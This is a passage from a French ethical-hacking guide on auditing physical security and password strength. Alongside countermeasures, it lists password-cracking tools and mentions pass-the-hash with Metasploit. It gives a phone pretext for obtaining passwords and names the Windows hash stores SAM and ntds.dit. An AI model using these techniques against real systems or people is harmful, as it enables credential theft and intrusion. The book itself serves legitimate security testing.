brancher dessus. S'ils sont enterrés, elle pourrait les couper en creusant. S'ils rejoignent des poteaux téléphoniques, ces câbles sont peut-être à la merci d'un accident de la circulation ou d'un problème météorologique.

Contre-mesures

Vous aurez certainement besoin de faire appel à des spécialistes pour procéder au renforcement de la sécurité au niveau énergie et incendie. Vous devez vérifier le bon positionnement des équipements :

» Vérifiez que les centres de contrôle des

réseaux non informatiques sont hors de portée des passants et du personnel qui n'a rien à y faire, derrière des portes verrouillées ou des zones grillagées.

» Vérifiez que vous avez mis en place des caméras de surveillance sur ces zones.

» Vérifiez que les équipements accessibles *via* Internet ont été testés au niveau des failles comme indiqué dans ce livre. S'ils n'ont pas besoin d'être accessibles *via* le réseau ou Internet, désactivez la fonction correspondante ou bien limitez le

nombre de personnes pouvant y accéder en ajoutant des règles dans le pare-feu ou en notant leur nom dans une liste de contrôle d'accès réseau.

» Vérifiez qu'une personne qui traîne autour du bâtiment ne puisse parvenir à accéder à ces contrôles pour mettre l'un d'eux hors service.

Songez à ajouter des couvercles de sécurité pour les interrupteurs et les contrôles de thermostats. Vérifiez que les boutons d'alimentation des serveurs sont protégés par un commutateur à clé. Protégez si

nécessaire les ports USB et les emplacements de cartes d'extension PCI. Sachez néanmoins que ces protections d'accès sont assez faciles à briser.

Je me souviens avoir eu à vérifier la sécurité physique d'un centre d'hébergement mutualisé qu'utilisait une grande entreprise informatique. Je suis entré sans problème et j'ai pu traverser les différentes salles jusqu'à atteindre la salle des serveurs. J'ai pu alors passer le long des serveurs d'autres entreprises, au milieu de tous ces routeurs, pare-feu et alimentations de secours. Tous les équipements étaient accessibles à n'importe quelle personne venant se promener dans la salle. Il suffisait d'inverser un

interrupteur ou de trébucher sur un câble réseau pour mettre hors service toute une baie de serveurs, derrière laquelle se trouvait peut-être le site de commerce électronique d'une entreprise. Je vous souhaite de ne pas avoir à héberger vos systèmes dans un tel environnement !

Sécurité physique des bureaux

La distribution des bureaux et leur mode d'utilisation peuvent améliorer comme réduire la sécurité d'accès physique.

Angles d'attaque

Une tentative d'intrusion physique va chercher toutes sortes de failles

pour pénétrer dans les bureaux :

> »
> L'entrée est-elle dotée d'une réception ou d'un poste de garde pour contrôler les entrées et sorties par l'accès principal du bâtiment ?

> »
> Les salariés sont-ils autorisés à laisser des documents confidentiels sur leur bureau en leur absence ? Ont-ils l'habitude de laisser le courrier en attente de passage du coursier ou du service postal dans le couloir, ou pire encore, devant le bâtiment ?

> »
> Où sont positionnés les

bacs de recyclage papier, les poubelles et les destructeurs de documents et sont-ils aisément accessibles ? C’est une invitation à les fouiller, un véritable sport auquel s’adonnent les pirates même s’il est salissant, car les résultats sont souvent là. Les poubelles accessibles sont un vrai problème de sécurité.

»

Est-ce que les salles de courrier et de photocopie sont sécurisées ? Un cybercambrioleur pourrait voler du courrier ou du papier à en-tête de l’entreprise et détourner également l’utilisation du

télécopieur, si vous en avez un.

»

Est-ce que les caméras de surveillance sont non seulement en place mais surveillées en permanence ? Si vous n'avez pas besoin d'une surveillance en permanence, vérifiez au minimum que vous pouvez rapidement accéder aux vidéos et aux journaux dès que vous avez un doute.

»

Vérifiez que les caméras en réseau et les enregistreurs vidéo ne sont pas accessibles par le mot de passe prédéfini en usine. Cette faille de

sécurité se rencontre presque partout, dans tous les types de réseaux, que ce soit dans les hôpitaux, l'industrie ou les entreprises du tertiaire.

»

Quelle est la technologie de verrouillage des portes : clés classiques, badges, verrous à code ou capteurs biométriques ? Voyez qui peut avoir accès aux clés et où elles sont stockées. Les clés sont souvent prêtées et les combinaisons d'accès sont souvent transmises d'une personne à une autre, ce qui empêche de pouvoir tracer les accès. Cherchez à

savoir qui connaît quel code et qui possède quelle clé.

Je me souviens d'un client chez lequel il n'y avait personne à l'accueil et qui disposait d'un système de téléphonie sur Internet VoIP librement accessible. Ce client n'avait pas imaginé que n'importe qui pouvait entrer, déconnecter la téléphonie VoIP, brancher son portable et ensuite accéder à la totalité du réseau avec très peu de risques d'être détecté. Il est pourtant simple d'éviter ce genre de risque : il suffit de désactiver toutes les connexions réseau dans les zones non surveillées à partir du moment où les ports utilisés pour les données et pour la voix sont différents ou lorsque ces trafics sont gérés de façon séparée au niveau d'un commutateur ou d'une

couche physique du réseau.

Contre-mesures

Renforcer la sécurité physique n'est pas simple parce que la plupart des techniques disponibles sont réactives et non préventives. Certains moyens sont disponibles pour ralentir le plus possible une effraction, mais ils ne sont pas infaillibles. Dans tous les cas, mettez en place les mesures suivantes pour réduire votre exposition aux attaques sur les bâtiments et les bureaux.

> »
> Une première mesure indispensable consiste à mettre en place, si ce n'est pas encore le cas, un bureau d'accueil physique

ou du personnel de sécurité pour filtrer les entrées et sorties. Chaque visiteur doit signer un registre et doit être accompagné. Formez tous les salariés à ne pas hésiter à questionner les inconnus qu'ils rencontrent et à rendre compte de tout comportement bizarre.

Méfiez-vous des panneaux désignant les zones à accès restreint qui peuvent avoir l'effet inverse en facilitant les déplacements d'un intrus dans le bâtiment. Mieux vaut rester discret quant à la position exacte des zones

stratégiques.

» Les centres de calcul doivent n’avoir qu’un seul point d’entrée et de sortie.

» Les poubelles doivent être placées dans des zones sécurisées.

» Les zones stratégiques, y compris le local à poubelles, doivent être équipées de caméras. C’est fou ce qu’une caméra peut décourager toute velléité de mal agir.

» Les documents papier doivent être détruits dans des destructeurs à double coupe ou placés dans des bacs verrouillés.

» Il faut limiter le nombre de clés en circulation et de codes partagés, ainsi qu'utiliser des mécanismes pour surveiller l'utilisation des accès.

» Les clés et codes d'accès doivent être uniques dès que possible. Préférez-leur des badges électroniques qui sont plus simples à surveiller.

» Adoptez des systèmes d'identification biométrique. Ils sont très efficaces, bien que coûteux et parfois difficiles à gérer.

Ordinateurs

et équipements réseau

Dès qu'un pirate a réussi à passer à l'abordage d'un bâtiment, il va chercher la salle des serveurs ou tout ordinateur ou équipement réseau à sa portée.

Angles d'attaque

Pour accéder au saint des saints, il suffit parfois d'un ordinateur inutilisé, ou d'une salle informatique non verrouillée ou une armoire de câblage.

Voici comment un envahisseur pourrait procéder :

> »
> Il peut chercher à obtenir un accès réseau pour envoyer des

courriels frauduleux à partir d'un compte utilisateur reconnu.

- Il peut casser des mots de passe directement depuis une machine en redémarrant avec un outil tel que le CD « ophcrack LiveCD » que je décris dans le Chapitre 8 (http://ophcrack.sourceforge.net).

- Il peut installer des boîtiers d'espionnage à carte SIM tels que ceux de Pwnie Express (https://www.pwnieexpress.com) dans une prise de courant. Le pirate peut ensuite se connecter au système depuis un téléphone

portable. C’est une technique vraiment vicieuse, et vous devez en tenir compte lors de votre visite de contrôle.

»

Un pirate peut voler des fichiers sur une machine en les copiant sur un périphérique amovible USB ou un téléphone ou en les envoyant par courriel à une autre adresse.

»

S’il peut accéder à une salle informatique, il peut faire ce qu’il veut avec les serveurs, pare-feu et routeurs.

»

Il peut emporter avec lui des schémas du réseau, des listes de contacts et des plans de reprise

sur catastrophe.

»
Il peut récupérer des numéros de téléphone sur les équipements de télécommunication pour s'en servir pour une attaque ultérieure.

Pratiquement toutes les données non cryptées qui circulent sur le réseau peuvent être interceptées pour une analyse ultérieure, avec l'une des méthodes suivantes :

»
En connectant un ordinateur doté d'un analyseur réseau sur un commutateur du réseau, avec par exemple un outil tel que Cain & Abel, décrit dans le Chapitre 9.

»
En installant

> l'analyseur réseau sur un ordinateur de l'entreprise.

Ce genre d'outil est difficile à détecter. Je montre comment un analyseur peut intercepter des paquets de données sur un réseau Ethernet dans le Chapitre 9.

Comment le pirate va-t-il ensuite exploiter ces informations ? Le plus simple consiste à implanter un logiciel d'administration à distance sur la machine, comme par exemple VNC (`https://www.realvnc.com`). Si le pirate a suffisamment de temps devant lui, il peut chercher à relier une adresse IP publique à la machine concernée, si elle est à l'extérieur du pare-feu. Si le pirate est doué et qu'il a du temps, il peut définir de nouvelles règles dans le pare-feu (s'il y a accès). Ne minimisez pas cette

possibilité. J'ai souvent rencontré des pare-feu sur lesquels le mot de passe est resté celui défini en usine, ce qui n'est vraiment pas fiable.

Posez-vous les questions suivantes pour trouver d'autres points faibles dans la sécurité des accès physiques :

> »
> Avec quelle facilité peut-on accéder aux ordinateurs pendant les heures de travail, pendant les repas et pendant la fermeture ?

> »
> Est-ce que les ordinateurs, et notamment les portables, sont attachés aux bureaux par des câbles ? Est-ce que les disques durs sont cryptés et est-ce que les écrans passent en

mode veille verrouillé au bout de quelques minutes ?

» Est-ce que les salariés ont l'habitude de laisser traîner leurs téléphones et leurs tablettes sans protection, par exemple lorsqu'ils se déplacent ou travaillent depuis un hôtel ou un café ?

» Est-ce que les gens notent leurs mots de passe sur des petits papiers collés à l'écran ou dans un coin du bureau ? Cette pratique est encore assez répandue, quoi qu'en disent les personnes du service informatique.

» Est-ce que les supports de sauvegarde sont stockés dans un endroit protégé ?

» Est-ce que ces supports de sauvegarde sont placés dans des coffres-forts, et qui peut y accéder ?

» Les coffres sont très attirants, à cause de ce qu'ils peuvent contenir. Souvent, ils sont laissés plus ou moins à l'abandon par les responsables de la sécurité. Pensez à créer des règles et des moyens de protection spécifiques pour vos coffres.

Les coffres doivent être en mesure de protéger leur contenu, même en cas d'incendie. Voyez vos fournisseurs de matériel informatique à ce sujet.

»

Est-ce que les sacoches des portables peuvent être fermées à clé ? Y a-t-il un mot de passe au démarrage des machines, au niveau du BIOS ? Avez-vous envisagé de faire crypter le stockage de toutes les données, ce qui épargne bien des soucis en cas de vol ou de perte ?

»

Avec quelle facilité peut-on se

connecter à vos points d'accès sans fil, et donc au réseau local ? Vous devez également chercher la présence de points d'accès pirates. J'aborde les réseaux sans fil dans le Chapitre 10.

»

Est-ce que les équipements réseau que sont les pare-feu, les routeurs, les commutateurs et les hubs sont facilement accessibles, permettant ainsi à un intrus de se brancher ?

»

Existe-t-il des prises réseau libres sur les panneaux de brassage ou d'interconnexion ?

Cela ne doit pas être le cas.

» Prévoir des branchements disponibles part d'une bonne intention, mais cela permet à n'importe qui de se connecter au réseau.

Contre-mesures

La protection des accès physiques aux équipements informatiques est simple en apparence, mais elle est rendue difficile en pratique parce qu'elle suppose de s'intéresser aux actions quotidiennes du personnel. Voici un aperçu des mesures à appliquer :

» Expliquez aux utilisateurs à quoi ils doivent être attentifs, car cela

vous permet de multiplier votre pouvoir de surveillance par les yeux et les oreilles.

»

Imposez aux utilisateurs de verrouiller leur écran (un simple raccourci clavier suffit), dès qu'ils quittent leur poste. Vous pouvez définir une police de type GPO dans l'annuaire Active Directory ou au niveau local de chaque machine pour forcer la mise en veille.

»

Assurez-vous que les mots de passe utilisés sont robustes. J'aborde ce sujet dans le prochain chapitre.

»

Les ordinateurs portables doivent

être attachés au bureau par un câble, notamment ceux des salariés en déplacement, et tous ceux qui travaillent dans un lieu fréquenté, à l'intérieur comme à l'extérieur du bâtiment.

»

Sur tous les ordinateurs portables, les disques doivent être cryptés, par exemple avec l'outil BitLocker de Windows, que vous combinerez avec le logiciel de gestion centralisée BitLocker Administration and Monitoring (https://docs.microsoft.com/en-us/microsoft-desktop-optimization-pack/mbam-

v25/). Vous pouvez aussi adopter l'outil WinMagic SecureDoc Full Disk Encryption (https://www.winmagic.com/products/full-disk-encryption-for-windows). Sous macOS, vous disposez de FileVault qui convient bien à de grands groupes d'ordinateurs. Songez aussi à crypter les supports amovibles qui finissent toujours par contenir des informations sensibles.

»

Maintenez les salles de serveurs et les armoires de câblages verrouillées et surveillez tous les accès à ces lieux.

» Dressez et maintenez à jour un inventaire de tous les matériels et logiciels de l'entreprise. Vous pourrez ainsi rapidement détecter l'apparition d'un équipement nouveau ou la disparition d'un équipement, notamment dans les salles de machine.

» Remplacez les serrures traditionnelles à clé par un système de contrôle d'accès moderne.

» Sécurisez correctement les supports de données pendant le stockage et le transport.

» Vérifiez l’absence de tout point d’accès Wi-Fi pirate et supprimez ceux que vous trouvez.

» Utilisez des connecteurs à clé pour les câbles réseau sur les ordinateurs accessibles et dans les baies de brassage.

» Utilisez un démagnétiseur pour les supports de données magnétiques et effacez-les ainsi avant de les jeter.

Chapitre 8
Mots de passe

DANS CE CHAPITRE

- **Découvrir les faiblesses des mots de passe**
- **Les outils et techniques pour casser les mots de passe**
- **Mots de passe des systèmes d'exploitation**
- **Mots de passe des fichiers protégés**
- **Techniques pour rendre les mots de passe plus résistants**

Vous devinez que casser des mots de passe est une des activités les plus emblématiques des pirates pour accéder à des réseaux, des ordinateurs ou des applications. La presse en parle fréquemment et toutes les études

continuent à témoigner du rôle important que jouent les mots de passe trop fragiles dans les problèmes de sécurité. Voyez par exemple le rapport Verizon Data Investigation. Je n'arrive pas à croire après tant d'années que je continue à parler de ce problème de mots de passe fragiles et à voir des entreprises en souffrir. C'est pourtant la réalité. En tant que professionnel de la sécurité informatique, vous pouvez certainement aider à réduire ces risques.

Bien qu'il soit assez simple de mettre en place une politique de mots de passe robustes, des mots de passe plus longs, donc plus difficiles à casser, ont pour effet que les utilisateurs et les administrateurs réseau ont tendance à négliger cette partie de la gestion des accès. Les mots de

passe constituent souvent le lien le plus fragile dans la chaîne de sécurité. Ils dépendent de la capacité à maintenir un secret. Dès qu'un mot de passe est cassé, le titulaire de ce mot de passe n'est plus la personne unique pouvant accéder au système avec ce mot de passe. Il n'est plus possible de tracer l'utilisation du compte, et bien des problèmes peuvent alors survenir.

Tant les pirates que les utilisateurs malveillants disposent de toute une panoplie pour trouver des mots de passe. Ils peuvent se contenter de les demander gentiment, ou bien espionner une personne en train d'en saisir un. Si cela ne suffit pas, il suffit d'utiliser un outil pour casser les mots de passe, pour les craquer. Pour travailler à distance, l'attaquant se sert d'un outil approprié, ou bien il met en place

un enregistreur de frappes clavier (*keylogger*) ou un analyseur réseau.

Nous allons voir, dans ce chapitre, à quel point il est facile pour un pirate de recueillir des mots de passe. Après avoir présenté les principales faiblesses, je présenterai les contre-mesures pour les déjouer. Si vous réalisez les tests et appliquez les conseils de ce chapitre, vous allez durcir sensiblement les mots de passe d'accès à vos systèmes.

Faiblesses des mots de passe

Lorsque l'on compare le désagrément qu'apportent une solution de sécurité des mots de passe, et la valeur des données à protéger, un bon compromis consiste à

combiner un identifiant d'utilisateur et un mot de passe. Cela dit, les mots de passe donnent un faux sentiment de sécurité, et les pirates le savent. Voilà pourquoi ils cherchent d'abord à s'attaquer aux mots de passe pour s'introduire dans les systèmes informatiques.

Si vous basez presque entièrement votre sécurité sur des mots de passe, vous êtes face à un vrai problème : plusieurs personnes peuvent connaître le même mot de passe. Dans certains cas rares, c'est désiré, mais il n'y a aucun moyen de savoir qui d'autre que le titulaire connaît son mot de passe.

Le fait de connaître un mot de passe ne fait pas de vous un utilisateur légitime.

Voici les deux grandes catégories de failles au niveau des mots de passe :

> »
> **Faiblesses de l'organisation ou de l'utilisateur.** Au niveau de l'entreprise, il n'y a pas de définition ni d'application rigoureuse d'un règlement concernant les mots de passe. Au niveau des utilisateurs, il n'y a pas de prise de conscience de l'importance du problème.

> »
> **Faiblesses techniques.** Utilisation de méthodes de cryptage trop peu fiables et stockage des mots de passe sans précautions.

Nous allons voir les

détails de ces deux catégories en détail dans les sections qui suivent.

Avant l'arrivée de l'informatique, l'environnement physique des utilisateurs constituait naturellement une mesure de protection supplémentaire. Dorénavant, tous les ordinateurs sont reliés en réseau, et cette protection d'accès n'existe plus. J'ai donné dans le Chapitre 7 des techniques pour renforcer les sécurités des accès physiques.

Faiblesses organisationnelles

Les êtres humains aiment se simplifier la vie, notamment quand il s'agit de mémoriser des dizaines de mots de passe pour la vie privée et le travail. C'est cette recherche de confort qui

fait que les mots de passe représentent la barrière la plus facile à franchir pour un attaquant. Pour un mot de passe sur huit caractères combinant les 26 lettres de l'alphabet et les chiffres de 0 à 9, on obtient en théorie presque 3000 milliards de possibilités. Un mot de passe robuste doit être facile à mémoriser mais difficile à deviner. La plupart des gens ne cherchent que la facilité de mémorisation et utilisent par exemple des mots comme **password**, leur nom de connexion ou celui de leur chat, la séquence **abc12345** ou même aucun mot de passe ! Ne riez pas, je rencontre souvent ce genre de situation, et je vous assure que certains réseaux sont en ce moment même « protégés » ainsi.

Lorsque les utilisateurs ne sont pas éduqués et

sensibilisés périodiquement, voici le genre de mots de passe qu'ils utilisent :

> Facile à deviner : on rencontre plus souvent que vous le pensez des mots de passe du type **motpasse** ou **secret**.

> Rarement changé : lorsque les gens ne sont pas forcés à changer leur mot de passe, ils n'en changent pas.

> Réutilisé à outrance : lorsqu'un pirate casse un mot de passe, il peut alors accéder à plusieurs systèmes avec la même combinaison de mot de passe et de nom

d’utilisateur.

Le fait de réutiliser le même mot de passe pour plusieurs accès est une véritable invitation au piratage. Tout le monde est coupable, et rien ne justifie cette prise de risque. Pensez à montrer l’exemple et faites savoir aux utilisateurs à quel point cette pratique peut créer d’énormes soucis.

Noté sur un papier : plus un mot de passe est complexe, plus il est difficile à casser, mais aussi à mémoriser. Les utilisateurs ne peuvent dans ce cas pas résister au désir de le noter quelque part. Un utilisateur malveillant ou quelqu’un qui s’introduit dans les locaux pourra tomber sur ce pense-bête et s’en servir à foison.

Faiblesses techniques

Après avoir passé en revue les faiblesses d'organisation, vous devez vérifier les faiblesses techniques suivantes :

» Mécanismes de cryptage de mot de passe peu robustes. Les pirates peuvent en venir à bout en utilisant les méthodes décrites dans la suite du chapitre. De nombreux fournisseurs et programmeurs pensent que les mots de passe sont en sécurité à partir du moment où ils ne publient pas le code source de l'algorithme de cryptage. C'est faux ! Un

attaquant patient parviendra toujours à casser cette fausse sécurité. La dissimulation n’est pas une mesure de sécurité efficace et une fois le code recueilli, il est diffusé sur Internet pour le plus grand bonheur des collègues du pirate.

»

Les outils de recherche de mots de passe profitent des cryptages fragiles et parviennent à trouver n’importe quel mot de passe, s’ils disposent d’assez de temps et de puissance de calcul.

»

Certains programmes

stockent les mots de passe dans la mémoire, dans des fichiers non protégés ou même dans des bases de données libres d'accès.

»

Les bases non cryptées permettent d'accéder directement à des données sensibles, à partir du moment où on peut accéder à la base, sans aucun contrôle sur la légitimité de l'accès à ces données.

»

Les applications laissent voir le mot de passe pendant sa saisie.

Il existe une base de données aux U.S.A nommée National Vulnerability Database qui liste plus

de 4 000 points faibles relatifs aux mots de passe ! N'hésitez pas à parcourir cette liste pour savoir quelle fragilité pourrait concerner vos propres mots de passe. Visitez la page suivante :

```
https://
nvd.nist.gov/
vuln/search
```

Casser un mot de passe

Trouver les mots de passe est une des activités favorites des pirates, car elle titille leur désir d'explorer et de surmonter un problème technique. Vous êtes sans doute moins motivé pour chercher à casser le mot de passe de chacun des utilisateurs, mais il vous sera utile d'adopter le même état d'esprit que

les pirates pour vérifier leur robustesse.

Par quoi faut-il commencer ? N'importe quel mot de passe conviendra. Dès que vous en aurez deviné un, vous irez plus vite pour en trouver d'autres, y compris les mots de passe des administrateurs et ceux de l'accès root.

Les mots de passe des administrateurs constituent la crème de la crème. Vous pouvez ensuite faire ce que vous voulez dans le système. Voilà pourquoi je conseille de commencer par casser les mots de passe des plus hauts niveaux de droits, ceux des administrateurs de domaines, en adoptant les techniques les plus discrètes. C'est de cette façon que travaillent les criminels.

Pour trouver un mot de passe, vous pouvez utiliser des techniques

traditionnelles ou des techniques sophistiquées. Vous pouvez par exemple convaincre un utilisateur de vous fournir son mot de passe au téléphone ou regarder l'utilisateur pendant qu'il saisit le mot de passe ou l'écrit sur un bout de papier. Vous pouvez aussi mettre en place des outils pour récupérer le mot de passe depuis une machine, depuis un réseau et même depuis Internet.

Méthodes traditionnelles

Les pirates savent casser des mots de passe sans recourir nécessairement à des outils sophistiqués. Les méthodes traditionnelles regroupent l'ingénierie sociale, l'indiscrétion du regard par-dessus l'épaule et la déduction du mot de passe à partir

de quelques informations recueillies au sujet d'utilisateurs.

Ingénierie sociale

L'usurpation d'identité, la tromperie et la supercherie sont des techniques d'ingénierie sociale décrites en détail dans le Chapitre 6. Il suffit d'un courriel frauduleux bien rédigé et d'une plate-forme de diffusion pour hameçonnage, telle que Lucy pour réaliser une campagne de pêche aux mots de passe fructueuse. C'est à peine croyable, mais j'en suis témoin tout le temps.

Techniques utilisées

Pour récupérer un mot de passe avec de l'ingénierie sociale, il faut le demander. Vous pouvez par exemple appeler l'utilisateur pour

l'informer qu'il semble y avoir des courriels très importants bloqués dans sa boîte de réception ; il vous faut son mot de passe pour débloquer la situation. Pour vous protéger contre l'ingénierie sociale, vous devez faire prendre conscience aux utilisateurs de ces dangers et les inviter régulièrement à des sessions de sensibilisation. Il existe des outils de surveillance qui scrutent les courriels et les comportements des visiteurs du site Web, au niveau de la machine hôte, pour la totalité du réseau ou pour le nuage. Formez les utilisateurs pour qu'ils puissent détecter les attaques telles que des coups de téléphone bizarres ou des tentatives d'hameçonnage, et montrez-leur comment bien réagir. Le principe de base est de ne jamais

diffuser aucune information, en alertant immédiatement le responsable sécurité de l'entreprise. Supprimez également les informations nominatives du site Web, au moins celle concernant le personnel informatique.

Indiscrétion ou regard par-dessus l'épaule

Le fait de regarder sans en avoir l'air par-dessus l'épaule d'une personne pendant qu'elle saisit au clavier (Sugar surfing) est une technique élémentaire mais efficace.

Techniques utilisées

Pour réussir cette technique, le malveillant doit être juste derrière sa victime ou posté plus

loin avec des jumelles, et ne pas se faire remarquer. Il essaie alors de lire les frappes de touches pendant la saisie. S'il a de bons yeux, il peut même remarquer si l'utilisateur relit son pense-bête. Il arrive même que les caméras de surveillance soient utilisées pour espionner les utilisateurs. Les lieux dans lesquels cette activité est la plus répandue sont les cafés, salles d'attente, et tous les moyens de transport publics.

Testez la sensibilisation des utilisateurs en vous promenant dans les bureaux et en faisant des observations au hasard. Allez voir un utilisateur et demandez-lui de s'identifier sur sa machine, sur le réseau ou dans sa messagerie. Ne le laissez pas deviner pourquoi vous êtes là. Il risquerait de prendre des précautions et de cacher

ses mains pendant la saisie ou de ne pas regarder son pense-bête, alors que ces précautions devraient être en vigueur en permanence ! Soyez cependant délicat, et ne vous introduisez pas dans la vie personnelle des gens.

Contre-mesures

Demandez aux utilisateurs de se comporter comme lorsqu'ils utilisent un distributeur de billets. Ils ne saisissent jamais leur code quand quelqu'un se trouve derrière et doivent poliment demander à la personne de s'éloigner en se montrant ferme si nécessaire. Dès que possible, il peut suffire de décaler son corps pour bloquer la ligne de visée de l'indiscret. Équipez aussi les écrans de filtres polarisants tels que ceux de la

société 3M (https://www.3m.com/3M/en_US/privacy-screen-protectors-us). Je suis surpris de voir qu'ils sont rarement en place.

Déduction du mot de passe

Cette attaque, également appelée inférence, consiste à trouver un mot de passe en se basant sur les informations propres à l'utilisateur : date de naissance, émissions télévisées préférées, numéro de téléphone, etc. Aussi étonnant que cela puisse paraître, les pirates trouvent souvent les mots de passe de cette manière.

Pour vous protéger des inférences, il faut former les utilisateurs afin qu'ils choisissent des mots de passe n'ayant aucun rapport avec une quelconque information

les concernant directement. Si vos systèmes n'ont pas de filtre pour vérifier la complexité des mots de passe, il n'est pas simple de forcer les utilisateurs à se comporter correctement à ce niveau. Vous devez mettre en place un règlement strict et procéder à des campagnes de sensibilisation et de formation.

Authentifications fragiles

Les pirates externes comme internes peuvent profiter des anciens systèmes d'exploitation dans lesquels il est possible d'entrer sans même avoir besoin d'un mot de passe. C'est également le cas pour les téléphones et les tablettes s'ils ne sont pas configurés avec un mot de passe.

Authentification facultative

Les anciens systèmes d'exploitation tels que Windows 95 et 98 demandent de saisir un mot de passe, mais il suffit de frapper la touche Echap pour entrer quand même. Vous ne trouverez plus souvent ces anciens systèmes de nos jours, mais d'autres systèmes ont le même souci. Il est en effet possible de configurer la machine pour qu'il n'y ait pas besoin de mot de passe. Une fois que le pirate est entré, il peut ensuite trouver d'autres mots de passe en allant chercher dans les fichiers de configuration de la connexion Internet, du VPN ou de l'économiseur d'écran. Ce mot de passe est ensuite facile à casser avec les outils présentés dans la section suivante, comme celui de CommSoft et celui de

Cain & Abel. Il suffit d'une machine sans protection pour qu'elle devienne une base de lancement d'attaques apparemment digne de confiance et le pirate s'en servira pour trouver d'autres mots de passe sur le réseau.

Contre-mesures

Le seul moyen de se protéger contre l'authentification faible ou absente consiste à forcer la demande d'un mot de passe dès le démarrage. Il faut au minimum procéder à une mise à jour vers Windows 7 ou Windows 10, ou utiliser la plus récente version de Linux, de Mac OS X ou de Chrome OS.

Les mécanismes d'authentification moderne tels que Kerberos et celui du

service d'annuaire Active Directory de Microsoft possèdent un cryptage des mots de passe et ne le font pas transiter sur le réseau, ce qui donne une protection supplémentaire.

Outils dédiés pour casser les mots de passe

Les outils pour casser les mots de passe fonctionnent selon un principe systématique consistant à chercher toutes les combinaisons possibles. À partir du moment où le pirate a accès à l'ordinateur et à un fichier ou une base de mots de passe, le traitement est automatique.

Les trois techniques les

plus répandues sont l'attaque par dictionnaire, l'attaque par force brute et l'attaque arc-en-ciel. Découvrons-les tour à tour.

Les outils casseurs de mot de passe

Voici un aperçu des outils disponibles pour trouver les mots de passe des systèmes d'exploitation et des applications :

» **Brutus** (`www.hoobie.net/brutus`) craque les mots de passe HTTP, FTP, Telnet, et d'autres.

» **Cain & Abel** (`www.oxid.it/cain.html`) sait casser les mots de passe LM et NT LanManager

(NTLM), les mots de passe RDP de Windows, les cryptages Cisco IOS et Pix, Radius, les mots de passe VNC et bien d'autres. (Un hash est une représentation cryptée du mot de passe.)

» **ElcomSoft Distributed Password Recovery** (https://www.elcomsoft.com/edpr.html). L'outil sait casser les mots de passe de Windows, de Microsoft Office, de PGP, d'Adobe, d'iTunes et de bien d'autres. En utilisant jusqu'à 10 000 ordinateurs en parallèle, l'outil sait même exploiter la puissance de traitement des

coprocesseurs graphiques GPU, ce qui permet de progresser 50 fois plus vite. C'est la même astuce qu'utilise ElcomSoft Wireless Auditor dont je parle dans le Chapitre 10.

»

ElcomSoft System Recovery (https://www.elcomsoft.com/esr.html). Cet outil se base sur un CD de démarrage pour casser ou réinitialiser les mots de passe des utilisateurs Windows, pour modifier les droits des administrateurs et même pour modifier la date d'expiration. L'outil est idéal pour montrer ce qui

devient possible lorsqu'un pirate accède à un ordinateur portable dont le disque n'est pas crypté.

» **John the Ripper** (www.openwall.com/john) trouve les mots de passe cryptés sous Linux/Unix et sous Windows.

» **ophcrack** (http://ophcrack.sourceforge.net) trouve les mots de passe Windows en utilisant des tables de mots cryptés précalculés et stockés sur un CD amorçable. Une table arc-en-ciel contient en effet les cryptages hash de millions de mots de passe, ce qui accélère le

processus en évitant de devoir calculer la version cryptée pour chaque mot de passe à tester.

- **Proactive Password Auditor** (https://www.elcomsoft.com/ppa.html). Cet outil utilise les deux techniques de dictionnaire et de force brute, mais également la technique de l'arc-en-ciel pour trouver les mots cryptés aux formats LM et NTLM.

- **Proactive System Password Recovery** (https://www.elcomsoft.com/pspr.html) permet de trouver

quasiment tous les mots de passe Windows stockés localement, et notamment celui d'ouverture de session, les phrases de passe WEP/WPA, les mots de passe SYSKEY, RAS, Dialup et VPN.

» **pwdump3** (www.openwall.com/passwords/windows-pwdump) permet d'extraire les mots cryptés stockés dans la base SAM de Windows (Security Accounts Manager).

» **RainbowCrack** (http://project-rainbowcrack.com) trouve très rapidement les mots cryptés de Lan Manager LM

et MD5 grâce à des tables arc-en-ciel.

» **THC-Hydra** (https://tools.kali.org/password-attacks/hydra) trouve notamment les mots de passe HTTP, FTP, IMAP, SMTP, VNC, parmi d'autres.

Certains de ces outils ne sont exploitables que si vous avez accès physiquement au système. Vous pouvez vous demander ce que l'accès physique apporte de plus dans la recherche du mot de passe. Après tout, si un intrus est parvenu à accéder à une machine de votre système, vous avez bien d'autres soucis à prendre en compte.

Mais il ne faut pas oublier les utilisateurs malveillants, qui sont déjà à l'intérieur du système. Pensez à un salarié venant d'être licencié et voulant se venger ou un sous-traitant qui a été remercié. Pensez à ce que peut faire une personne mal intentionnée depuis un ordinateur portable non crypté déclaré perdu ou volé.

Pour comprendre le fonctionnement des outils présentés, il faut savoir comment sont cryptés les mots de passe. Normalement, ils le sont, au moment du stockage, en appliquant un algorithme de cryptage unidirectionnel, par exemple SHA2 ou MD5. Le résultat est appelé *hash* ou cryptage. C'est une chaîne de caractères de longueur fixe, et chaque chaîne correspond toujours au

même mot de passe. Les cryptages sont irréversibles, et il n'est donc normalement pas possible de recalculer le mode de passe à partir de son cryptage. Certains mécanismes de mot de passe, par exemple sous Linux, introduisent une valeur aléatoire appelée « grain de sel » qui ajoute du hasard au résultat. Grâce à cette technique, lorsque deux utilisateurs choisissent le même mot de passe (sans le savoir), la valeur cryptée sera différente pour les deux.

Sous Windows, une fois qu'une valeur de hachage a été devinée, l'attaquant peut procéder à une attaque appelée « pass the hash » qui consiste à soumettre la valeur cryptée et non le mot de passe en clair pour l'authentification.

L'outil Metasploit avec le module psexec autorise cette technique. Pour en savoir plus, visitez la page suivante :

https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/.

La plupart des outils casseurs de mot de passe puisent dans un stock des mots les plus utilisés et s'en servent un par un pour produire, par un calcul, le cryptage correspondant appelé *hash*. Cette valeur est comparée à très grande vitesse avec les cryptages récupérés depuis le fichier ou la base des mots de passe. Lorsque les deux valeurs sont identiques, c'est qu'un mot de passe a été découvert. C'est aussi simple que cela.

Certains outils d'effraction tentent directement de

s'identifier en utilisant une série prédéfinie d'identifiants et de mots de passe. Il s'agit de l'attaque par dictionnaire utilisée par exemple par Brutus (www.hoobie.net/brutus) et par SQLPing3 (www.sqlsecurity.com/downloads). Je présente les outils pour trouver les mots de passe des bases de données et des applications Web dans les Chapitres 15 et 16.

OÙ SONT STOCKÉS LES MOTS DE PASSE ?

L'emplacement de stockage des mots de passe dépend du système d'exploitation. Sous Windows, vous chercherez dans deux endroits :

- la base de données SAN (Security Accounts Manager) dans `c:\windows\system32\config` ;
- la base de l'annuaire Active Directory qui est soit stockée localement, soit distribuée sur plusieurs contrôleurs de domaine sous le nom `ntds.dit`.

